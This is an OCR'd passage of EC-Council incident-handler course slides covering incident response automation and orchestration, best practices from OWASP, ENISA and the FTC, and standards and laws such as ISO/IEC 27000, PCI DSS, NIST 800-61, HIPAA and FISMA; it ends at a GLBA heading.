- Incident response automation is the process of **superseding the manual IR actions with automatic IR actions** using machines and tools
- Automation facilitates the efficient handling of and response to a security incident by **sending a timely notification** about the incident across the organization

The automation of IR process assists in performing the following actions:

1. Investigating incidents, as in the process of **incident identification**, **by providing data** from different sources such as past incidents, threat intelligence, and SIEM
2. Providing a functionality with which **responders can give instructions** and **change the configuration** of various security controls
3. Reducing the time required for **analyzing** and **responding to incidents** (the main requirement for an incident response is speed)
4. **Attending to the alerts generated by critical incidents** (as opposed to checking every alert and prioritizing them in order to respond to the most critical ones)

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Response Orchestration

- Orchestration refers to the **process of combining** human, processes, and technologies to gain better results
- Incident response orchestration combines the abilities of the incident response team, tools, and processes to respond and handle **information security incidents** efficiently
- In this, the tools alert the responders and provide details of the attack with proper evidences and suggest containment and eradication techniques, while allowing them to take decisions based on business and other impacts


hide01.ir

Difference between automation and orchestration

- IR automation converts the manual process into an automated process based on the **preset instruction** from the responders
- IR orchestration involves combining automation with **machine** and **human intelligence** to build an environment that learns and evolves with changing situations

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Working of Incident Response Orchestration



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Advantages of Incident Response Orchestration

Detect and Alert	Includes **automated alarms** that detect the incident and alert response personnel with details
Analysis	Helps responders in investigating by offering **centralized tools** and evidence of the incident
Automated Response	In case of attacks, such as malware, orchestration tools contain the incident by **detecting** and **isolating** systems from the functional network
Auto Updates	The systems and devices can gather updates from various sources as the **threat landscape** (even as it evolves) and alert responders to make changes accordingly
Integrated Response	Allows responders to configure different solutions to interact and **streamline incident response actions**
Remote Control	Allows responders to **remotely assess the incident analysis results** and manage the actions
Contain and Eradicate	Allows responders to **implement** and **automate countermeasures** to contain the attacks and review the incident to prevent it from happening in the future

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#07: Describe Various Incident Handling and Response Best Practices

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices: OWASP

OWASP's Best Practices for Efficient Incident Management Include:

1. Audit and Due Diligence
2. Create a Response Team
3. Create a Documented Incident Response Plan
4. Identify All Triggers and Indicators
5. Investigate the Problem
6. Triage and Mitigation
7. Recovery
8. Documentation and Reporting
9. Process Review
10. Practice

https://owasp.org

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices: ENISA

ECIH EC-Council Certified Incident Handler

ENISA's Best Practices for Incident Handling Include:

Workflow

Organize periodic workshops to develop and review a common **incident handling workflow**

Incident Verification

Archive all reports rejected by the organization; rejected reports may enable an incident

Incident Handling Process

An organization should start with a simple model and further **develop the procedure** as its team becomes more experienced

Final Classification

Classify incidents according to what is **spotlighted** in incident reports

Legal Officer

Train one or more team members in the most important **legal aspects** related to incident activities

Policies

Next to creating and using policies, a quality review process should be in place—feedback on policies must be incorporated into existing policies to ensure they are **up to date**

Incident Report

Use network monitoring systems to actively look for incidents in the organizational network

Eradication and Recovery

Check and verify as much as possible and collect **positive confirmations** from each party that everything is operating normally again

https://www.enisa.europa.eu

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices: FTC

ECIH EC-Council Certified Incident Handler

FTC's Best Practices for Incident Handling Include:

Secure Operations

Organizations should protect their business operations and **ensure continuity** even if any incident occurs

- Quick response
  - Secure physical areas
- Assemble and deploy response team
  - Identify a data forensics team
  - Consult with legal counsel
- Stop additional data loss
- Remove improperly posted information from the web
- Interview people who discovered the breach
- Secure the evidence

Fix Vulnerabilities

When organization experiences a data breach, they should find the **vulnerable components** and fix them immediately

- Consider service providers
- Implement network segmentation and seek expert advice
- Initiate communication and anticipate what questions people may ask

hidoo1.ir

Notify Appropriate Parties

When organization experiences a data breach, **notify law enforcement**, and other affected individuals and businesses

- Determine legal requirements
- Involve law enforcement



https://www.ftc.gov

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#08: Explain Various Standards Related to Incident Handling and Response

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ISO/IEC 27000 Series

- The ISO/IEC 27000 is the **information security standard** developed and published by the International Organization for Standardization (ISO) and the International Electrotechnical Commission (IEC)
- The ISO/IEC 27000 provides a **global framework** for effective information security management for all types of organizations
- The ISO/IEC 27000:2018 is the latest revision of the standard; it addresses information technology, security techniques, information security management systems, overview, and vocabulary
- The ISO/IEC 27000 family contains many standards that define **information security management systems**

Standard	Description
ISO/IEC 27000	Overview and introduction of the information security management systems
ISO/IEC 27001	The information security management system (ISMS) requirements
ISO/IEC 27002	Code of practice for information security controls
ISO/IEC 27003	Information security management system implementation guidance
ISO/IEC 27004	Information security management
ISO/IEC 27005	Information security risk management
ISO/IEC 27006	Requirements for bodies providing audit and certification of information security management systems
ISO/IEC 27007	Guidelines for information security management systems auditing
ISO/IEC TR 27008	Guidance for auditors on ISMS controls
ISO/IEC 27009	Requirements for information technology, security techniques, sector-specific application of ISO/IEC 27001
ISO/IEC 27010	Information security management for inter-sector and inter-organizational communications

https://www.iso.org

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ISO/IEC 27000 Series (Cont'd)

Standard	Description
ISO/IEC 27011	Information security management guidelines for telecommunications organizations based on ISO/IEC 27002
ISO/IEC 27013	Guidance on the joint implementation of both ISO/IEC 27001 (ISMS) and ISO/IEC 20000-1
ISO/IEC 27014	Offers guidance on the governance of information security
ISO/IEC TR 27015	Provides information security management guidelines for financial services
ISO/IEC TR 27016	Covers the economics of information security
ISO/IEC 27017	Covers information security controls for cloud services
ISO/IEC 27018	Code of practice for protection of personally identifiable information (PII) in public clouds
ISO/IEC TR 27019	Information security for process control in the energy industry
ISO/IEC 27031	Guidelines for information and communication technology readiness for business continuity
ISO/IEC 27032	Guideline for cybersecurity
ISO/IEC 27033	Network security

Standard	Description
ISO/IEC 27034	Application security
ISO/IEC 27035	Information security incident management
ISO/IEC 27036	Information security for supplier relationships
ISO/IEC 27037	Guidelines for identification, collection, acquisition and preservation of digital evidence
ISO/IEC 27038	Document redaction
ISO/IEC 27039	Intrusion prevention
ISO/IEC 27040	Storage security
ISO/IEC 27041	Investigation assurance
ISO/IEC 27042	Analyzing digital evidence
ISO/IEC 27043	Incident investigation
ISO/IEC 27050	Electronic discovery
ISO 27799	Guidelines for health industry organizations on protecting health information

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ISO/IEC 27001

- ISO/IEC 27001:2022 is a standard framework for managing information security, cyber security, and privacy protection of information systems and other network resources so that they remain safe and secure
- Annex A.16: Information security incident management **defines the controls for incident management**

ISO/IEC 27001:2013—(Annex A) A.16: Information Security Incident Management

1. **A16.1.1 Incident Management Responsibilities:** Management responsibilities and procedures shall be established for an effective incident response
2. **A16.1.2 Incident Reporting:** Information security events shall be reported through appropriate management channels as quickly as possible
3. **A16.1.3 Vulnerability Reporting:** Employees and contractors using the organization's information systems and services shall be required to note and report any observed or suspected information security weaknesses in systems or services
4. **A16.1.4 Incident Assessment:** Information security events shall be assessed, and it shall be decided if they are to be classified as information security incidents
5. **A16.1.5 Incident Response:** Information security incidents shall be responded to in accordance with the documented procedures
6. **A16.1.6 Learning from Incidents:** Knowledge gained from analyzing and resolving information security incidents shall be used to reduce the likelihood or impact of future incidents
7. **A16.1.7 Forensics:** The organization shall define and apply procedures for the identification, collection, acquisition, and preservation of information, which can serve as evidence

https://www.iso.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Other ISO Standards

Standard	Description
ISO/IEC 27002	According to ISO/IEC 27002, there should be **responsibilities** and **procedures to manage** (report, assess, respond to, and learn from) **information security events**, incidents, and weaknesses consistently and effectively and to collect forensic evidence
ISO/IEC 27035	ISO/IEC 27035 is a standard for dealing with "**Information Security Incident Management**," and defines recommendations and best practices for developing an efficient incident management plan and allows organizations to prepare for the incidents
ISO/IEC 27037	ISO/IEC 27037 is a standard for **digital forensics** that provides recommendations for specific activities in the process of handling digital evidence such as identification, collection, acquisition, and preservation of digital evidence
ISO/IEC 27041	ISO/IEC 27041 is a standard that deals with the **investigation of information security incidents** by ensuring the methods and processes used in the investigation are "fit for purpose"
ISO/IEC 27042	ISO/IEC 27042 is a standard that provides guidelines for the **interpretation** and **analysis of digital evidence** in a manner that addresses issues of continuity, validity, reproducibility, and repeatability
ISO/IEC 27043	ISO/IEC 27043 is a standard designed to provide guidelines based on idealized models for **common incident investigation processes** across various incident investigation scenarios involving digital evidence
ISO/IEC 27050	ISO/IEC 27050 is a standard that deals with **electronic discovery activities**, such as identifying, preserving, collecting, processing, reviewing, analyzing, and producing electronically processed information (ESI)
ISO 22320:2018	ISO 22320:2018 is a standard framework that deals with **emergency incident management** by providing guidelines to the organizations for mitigating threats

https://www.iso.org

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

FFIEC

- The Federal Financial Institutions Examination Council (FFIEC) is a formal U.S. government interagency body that prescribes uniform principles, standards, and report forms to **promote standardization** across the financial institutions
- The council recommends various **uniform standards** for effective incident response and information security

Incident Identification and Assessment

Technology-based intrusion identification systems and tools include the following:

- Threat intelligence data feeds (e.g., STIX/TAXII)
- Intrusion detection and prevention systems for networks and hosts
- End-point visibility tools
- Log correlation and analysis tools
- Malware detection tools
- Network behavior analysis systems
- Big data tools and analytics that aggregate and allow pre-formed and ad hoc analysis

Analysis should be guided as follows:

- Classification policies should be clear for timely classification of incidents; enable the use of response teams and responses based on the type and severity of events
- Escalation, response, and reporting should be commensurate with the level of severity
- Escalation policies should include when to request or obtain external assistance, from both third parties and the federal government
- Reporting policies should address internal and external reporting, including coordination with third parties and reporting to external organizations (e.g., FS-ISAC)

https://www.ffiec.gov

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

FFIEC (Cont'd)

Incident Response

Primary considerations for incident response include the following:

- How to balance concerns regarding **confidentiality**, **integrity**, and **availability** for devices and data
- When and under what circumstances to invoke the incident response activities
- When to **involve outside experts** and how to ensure proper expertise.
- Which personnel have authority to perform specific actions in the **containment** of the intrusion and restoration of the system
- How to **document** and **maintain** the evidence, the decisions made, and the actions taken
- How and when to prepare and file a **Suspicious Activities Report (SAR)**

Containment strategies:

- Isolation of compromised systems or **enhanced monitoring** of intruder activities
- Search for additional compromised systems
- Collection and preservation of evidence
- Communication with **affected parties and information-sharing** organizations (e.g., FS-ISAC), or law enforcement

Restoration strategies:

- Elimination of an **intruder's means** of access
- Restoration of systems, programs, and data to a known good state
- Initiation of customer notification and assistance activities consistent with **laws, regulations, and interagency guidance**
- Monitoring to detect similar or further incidents

https://www.ffiec.gov

hidemy.it

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Payment Card Industry Data Security Standard (PCI DSS)

- The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary **information security standard for organizations** that handle cardholder information for the major debit, credit, prepaid, e-purse, ATM, and POS cards
- PCI DSS **applies to all entities involved in payment card processing**, including merchants, processors, acquirers, issuers, and service providers, as well as all other entities that store, process, or transmit cardholder data

Incident Handling and Response Requirements in PCI DSS:

1. 12.5.3: Establish, document, and distribute security incident response and escalation procedures to ensure timely and effective handling of all situations
2. 12.10: Create and implement an incident response plan and be prepared to deal with a breach immediately
3. 12.10.1: Create an incident response plan to be implemented in case of a security incident
4. 12.10.2: Review and test the incident response plan at least once in a year
5. 12.10.3 - 4: Identify and appoint specific personnel who can work 24/7 for responding to alerts
6. 12.10.5: Create necessary alerts from all security monitoring systems
7. 12.10.6: Develop a process to modify and improve the incident response plan based on lessons learned and incorporate industry developments

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

NERC 1300 Cyber Security

- NERC 1300 Cyber Security is the **standard for reducing risks** to the reliability of bulk electric systems related to compromised critical cyber assets

NERC 1307: Incident Reporting and Response Planning

Requirements

- Incident classification
- **Electronic** and **physical incident** response actions
- Incident and cyber security incident reporting



Measures

- Maintain documentation that defines incident classification, **incident response actions**, and cyber security incident reporting requirements
- **Retain records** of incidents and cyber security incidents for three calendar years
- Retain records of **incidents reported to ESISAC** for three calendar years

Compliance Monitoring Process

- Demonstrate compliance through **self-certification** submitted to the compliance monitor annually
- Keep all records related to **security incidents intact** for at least three calendar years
- Make all records and documentation available for **inspection**

https://www.nerc.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#09: Explain Various Cybersecurity Frameworks


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

NIST Special Publication 800-61

- National Institute of Standards and Technology (NIST) special publication 800-61 provides **step-by-step instructions** for new or well-established incident response teams to create a proper policy and plan

- NIST recommends that each plan have a mission statement, strategies, goals, an organizational approach to incident response, metrics for measuring response capability, and a built-in process for **updating the plan** as needed



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ITIL Incident Management

- The Information Technology Infrastructure Library (ITIL) is an IT service management approach that can be adopted by the IH&R team to **respond to security incidents** in an organization
- ITIL suggests that the incident management of an organization should include **a structured approach** where individual steps must be defined clearly with their purpose
- The ITIL Incident management process also recommends **a set of actions** or steps that can help the incident responders with effective incident mitigation and closure

hide01.ir

ITIL Incident Management Process Steps




https://www.itil-docs.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

COBIT Framework

- COBIT is an **IT governance framework** that helps organizations in incident management by providing **explicit controls** and clearly defined **process goals**, **risks**, and security
- This intrinsic connection between **COBIT** and **CMMI** models helps organizations to leverage COBIT efficiently for assessing the **current maturity** of the incident response functionality
- COBIT 2019 presents **6 principles** for IT governance



hide01.ir

https://www.isaca.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

CIS Critical Security Controls

- The Center for Internet Security (CIS) controls is a **prioritized set of actions** that collectively form a **defense-in-depth** set of best practices that mitigate the most common attacks against systems and networks

CIS Critical Security Controls		
1. Inventory and Control of Enterprise Assets	7. Continuous Vulnerability Management	13. Network Monitoring and Defense
2. Inventory and Control of Software Assets	8. Audit Log Management	14. Security Awareness and Skills Training
3. Data Protection	9. Email and Web Browser Protections	15. Service Provider Management
4. Secure Configuration of Enterprise Assets and Software	10. Malware Defenses	16. Application Software Security
5. Account Management	11. Data Recovery	17. Incident Response Management
6. Access Control Management	12. Network Infrastructure Management	18. Penetration Testing

https://www.cisecurity.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#10: Understand Incident Handling Laws and Legal Compliance

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Role of Laws in Incident Handling

- Cyber laws are **integral to incident handling**; they assure the integrity, security, privacy, and confidentiality of information in both government and private organizations
- Because cyber laws vary by jurisdiction and country, they can be quite challenging to implement
- Federal law requires federal agencies to report incidents to the **Federal Computer Incident Response Center** and establish incident response capabilities
- Several levels of **law enforcement agencies** are available to investigate incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Legal and Jurisdictional Issues when Dealing with an Incident

- Law enforcement should be contacted through **designated individuals**
- Incidents should be handled with the requirements of the law and the organization's procedures
- Organizations should not **contact multiple agencies** because this may result in **jurisdictional conflicts**
- Consult lawyers if an illegal act has occurred and if there are reporting responsibilities
- Reporting to law enforcement changes the character of the evidence handling process in the following ways:
  - Evidence can be subpoenaed by courts
  - Perpetrators and their lawyers can access evidence during the trial
  - The opposing party may also be able to access the evidence gathering process and all actions and documentation related to the investigations during litigation

hideo1.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sarbanes–Oxley Act (SOX)

- Enacted in 2002, the Sarbanes-Oxley Act is designed to **protect investors and the public** by increasing the accuracy and reliability of corporate disclosures
- The key requirements and provisions of SOX are organized into **11 titles**:

Title I	**Public Company Accounting Oversight Board (PCAOB)**	**Title VI**	**Commission Resources and Authority**
Title II	**Auditor Independence**	**Title VII**	**Studies and Reports**
Title III	**Corporate Responsibility**	**Title VIII**	**Corporate and Criminal Fraud Accountability**
Title IV	**Enhanced Financial Disclosures**	**Title IX**	**White Collar Crime Penalty Enhancement**
Title V	**Analyst Conflicts of Interest**	**Title X**	**Corporate Tax Returns**

Title XI	**Corporate Fraud Accountability**

https://www.sec.gov

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Health Insurance Portability and Accountability Act (HIPAA)

HIPAA's Administrative Simplification Statute and Rules

Electronic Transaction & Code Sets Standards	Requires every provider who does business electronically to **use the same health care transactions**, **code sets**, and **identifiers**
Privacy Rule	Provides **federal protections for the personal health information** held by covered entities and gives patients an array of rights with respect to that information
Security Rule	Specifies a series of administrative, physical, and technical safeguards for covered entities to use to ensure the **confidentiality**, **integrity**, and **availability of electronically protected health information**
National Identifier Requirements	Requires that health care providers, health plans, and employers have standard national numbers that identify them attached to **standard transactions**
Enforcement Rule	Provides the standards for enforcing all the **Administration Simplification Rules**

https://www.hhs.gov

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Federal Information Security Management Act (FISMA)

- The FISMA provides a comprehensive framework for ensuring the effectiveness of **information security controls** over information resources that support Federal operations and assets
- The FISMA framework includes:

1. Standards for categorizing information and information systems by mission impact
2. Standards for minimum security requirements for information and information systems
3. Guidance for selecting appropriate security controls for information systems
4. Guidance for assessing security controls in information systems and determining security control effectiveness
5. Guidance for the security authorization of information systems

h1de01.ir

https://csrc.nist.gov

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Gramm–Leach–Bliley Act (GLBA)

